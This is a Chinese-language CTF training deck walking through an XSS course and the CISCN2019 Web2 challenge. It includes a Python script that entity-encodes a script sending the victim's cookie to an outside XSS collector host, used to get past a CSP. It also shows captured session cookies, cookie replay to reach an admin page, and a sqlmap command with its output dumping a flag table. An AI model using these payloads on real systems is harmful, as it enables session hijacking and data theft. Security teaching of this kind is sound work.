
- 提交，收 XSS。

<input type="checkbox"/> 全部	时间	接收的内容	Request Headers	操作
<input type="checkbox"/> 折叠	2019-10-08 15:03:25	<ul style="list-style-type: none"><li>• location : http://web/#/view/768ed7b2-a825-4b39-a000-d924fc4cdc7b</li><li>• toplelocation : http://web/#/view/768ed7b2-a825-4b39-a000-d924fc4cdc7b</li><li>• cookie : PHPSESSID=fb5b92257044217eaae782c2e9e9bab</li><li>• opener :</li><li>• username :</li><li>• password :</li></ul>	<ul style="list-style-type: none"><li>• HTTP_REFERER : http://web/backend/admin.php</li><li>• HTTP_USER_AGENT : Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/72.0.3626.121 Safari/537.36</li><li>• REMOTE_ADDR : 172.64.199.7</li></ul>	删除 复制



# BUU XSS COURSE 1


- 设置 Cookie。






# BUU XSS COURSE 1

- 访问 /backend/admin.php





# [CISCN2019 华东北赛区]Web2





# [CISCN2019 华东北赛区]Web2


- 投稿功能，对一般 xss 有替换，且有 CSP。
- <http://www.ruanyifeng.com/blog/2016/09/csp.html>

```
1 <meta http-equiv="content-security-policy" content="default-src 'self'; script-src 'unsafe-inline' 'unsafe-eval'"><meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
 <script>alert (xss) </script>
```



# [CISCN2019 华东北赛区]Web2

- 利用 HTML Markup 来玩。
- [https://www.w3.org/MarkUp/html-spec/html-spec\\_13.html](https://www.w3.org/MarkUp/html-spec/html-spec_13.html)



```
1 in_str = "(function(){window.location.href='http://xss.buuoj.cn/index.php?do=api&id=hVk2jp&keepsession=0&location='+escape((function(){try{return document.location.hr
2
3 output = ''
4
5 for c in in_str:
6 output += "&#" + str(ord(c))
7
8 print("<svg><script>eval("" + output + "")</script>")
```

- <https://www.zhaoj.in/read-6100.html>
- 编写脚本并提交。



# [CISCN2019 华东北赛区]Web2

- 反馈（md5 计算脚本在博客里也有）

文章精选

主页投稿反馈关于我

提示:

感谢您对本网站的喜爱, 我们会努力做得更好。谢谢反馈!

×

反馈内容:

URL

http://web/post/e32534f7a58c294614ddbc849902628c.html

substr(md5(\$str), 0, 6) === "f29820":

验证码

8630897

提交



# [CISCN2019 华东北赛区]Web2

- 收 XSS

项目内容

配置查看代码

项目名称: test

Domain: 

全部

接口地址: http://xss.buuoj.cn/do/auth/7f57a3d1351fd3edc99bbebdd73bf2fd ( 加 /domain/xxx 可通过域名过滤内容)

安装插件

<input type="checkbox"/> 全部	时间	接收的内容	Request Headers	操作
<input type="checkbox"/> 折叠	2019-10-08 14:47:19	<ul style="list-style-type: none"><li>location : http://web/post/497d626b1a4f8481dfd52bcb8ad704d6.html</li><li>toplocation : http://web/post/497d626b1a4f8481dfd52bcb8ad704d6.html</li><li>cookie : PHPSESSID=6d1fd0298c8c612920046df59d6dec73</li><li>opener :</li><li>username :</li><li>password :</li></ul>	<ul style="list-style-type: none"><li>HTTP_REFERER : http://web/post/497d626b1a4f8481dfd52bcb8ad704d6.html</li><li>HTTP_USER_AGENT : Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/72.0.3626.121 Safari/537.36</li><li>REMOTE_ADDR : 172.64.102.7</li></ul>	<div>删除复制</div>


选中项操作: 

删除



# [CISCN2019 华东北赛区]Web2

- 置 Cookie





# [CISCN2019 华东北赛区]Web2

- 访问 /admin.php, 注入



The screenshot shows a web browser window with the address bar displaying the URL: 659bc89f-8879-49dc-922e-823361c9eb8e.node2.buuoj.cn.wetolink.com:82/admin.php?id=1. The page title is "文章精选" (Article Selection). The navigation bar includes links for "主页" (Home), "投稿" (Submit), "反馈" (Feedback), "关于我" (About Me), and "管理面板" (Management Panel). The main content area contains a form with the label "请输入要查询用户的id" (Please enter the user ID to search for). The form has a text input field with the placeholder "请输入ID。" (Please enter ID.) and a "查询" (Search) button. Below the form, there is a yellow warning box with the text: "提示: 抱歉, 不能查询管理员哦!" (Notice: Sorry, cannot query administrators!).

文章精选

主页 投稿 反馈 关于我 管理面板

请输入要查询用户的id

用户ID 请输入ID。

查询

提示:  
抱歉, 不能查询管理员哦!



# [CISCN2019 华东北赛区]Web2

- 上 sqlmap, 注意限制频率
- `sqlmap -u "http://659bc89f-8879-49dc-922e-823361c9eb8e.node2.buuoj.cn.wetolink.com:82/admin.php?id=4" --cookie="PHPSESSID=6d1fd0298c8c612920046df59d6dec73" -T flag --dump --flush-session --fresh-queries --delay 0.1`

```
iis — sqlmap /Users/jinzhao/Documents/dev/iis — sqlmap -u http://659bc89f-8879-49dc-922e-823361c9eb8e.node...
...l_love_math — -fish | ...ents/dev/iis — -fish ... |80.45 -D 9002 -v | ...queries --delay 1 | ...111.67.207.84 -v | +
```

```
[jinzhao@localhost ~/D/d/iis> sqlmap -u "http://659bc89f-8879-49dc-922e-823361c9eb8e.node2.buuoj.cn.wetolink.com:82/admin.php?id=4" --cookie="PHPSESSID=6d1fd0298c8c612920046df59d6dec73" -T flag --dump --flush-session --fresh-queries --delay 1
```

```
 H
 []
 [] [] [] [] {1.2.11#stable}
 [] [] [] []
 [] [] [] []
 [] [] [] []
[] [] [] []
|_|V |_| http://sqlmap.org
```

```
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
```

```
[*] starting at 14:52:08
```

```
[14:52:08] [INFO] flushing session file
[14:52:08] [INFO] testing connection to the target URL
[14:52:09] [INFO] checking if the target is protected by some kind of WAF/IPS
[14:52:10] [INFO] testing if the target URL content is stable
[14:52:11] [INFO] target URL content is stable
[14:52:11] [INFO] testing if GET parameter 'id' is dynamic
[14:52:12] [WARNING] GET parameter 'id' does not appear to be dynamic
[14:52:14] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
[14:52:15] [INFO] testing for SQL injection on GET parameter 'id'
[14:52:15] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[14:52:27] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[14:52:31] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
```



# [CISCN2019 华东北赛区]Web2

```
iis — sqlmap /Users/jinzhao/Documents/dev/iis — sqlmap -u http://659bc89f-8879-49dc-922e-823361c9eb8e.node...
...l_love_math — -fish ...ents/dev/iis — -fish80.45 -D 9002 -v ...eries --delay 0.1 ...111.67.207.84 -v +

Type: UNION query
Title: Generic UNION query (NULL) - 3 columns
Payload: id=-2220 UNION ALL SELECT NULL,NULL,CONCAT(0x7170787071,0x7a684c764769736f785a43717470536a4f654f736b
75675773716d48765567504b526b61454e676f,0x71767a7071)-- JUOE

[14:54:53] [INFO] the back-end DBMS is MySQL
web application technology: PHP 7.3.5, OpenResty
back-end DBMS: MySQL >= 5.0.12
[14:54:53] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s)
) entries
[14:54:53] [INFO] fetching current database
[14:54:53] [INFO] fetching columns for table 'flag' in database 'ciscn'
[14:54:53] [INFO] used SQL query returns 1 entries
[14:54:53] [INFO] fetching entries for table 'flag' in database 'ciscn'
[14:54:54] [INFO] used SQL query returns 1 entries
[14:54:54] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or
switch '--hex'
[14:54:54] [INFO] fetching number of entries for table 'flag' in database 'ciscn'
[14:54:54] [INFO] retrieved:

[14:54:54] [WARNING] it is very important to not stress the network connection during usage of time-based payload
s to prevent potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n]
1
[14:55:08] [WARNING] (case) time-based comparison requires reset of statistical model, please wait.....
..... (done)
[14:55:29] [INFO] adjusting time delay to 1 second due to good response times
flag{b3294ba
```



# 总结与练习

- 多观察，多练习，了解其中的套路。
- 练习：
  - [SCTF2019]Math-IS-Fun-1
  - [SCTF2019]Math-IS-Fun-2
  - [SuperFish9 2019]XSS POW
  - [CISCN2019 华东南赛区]Web9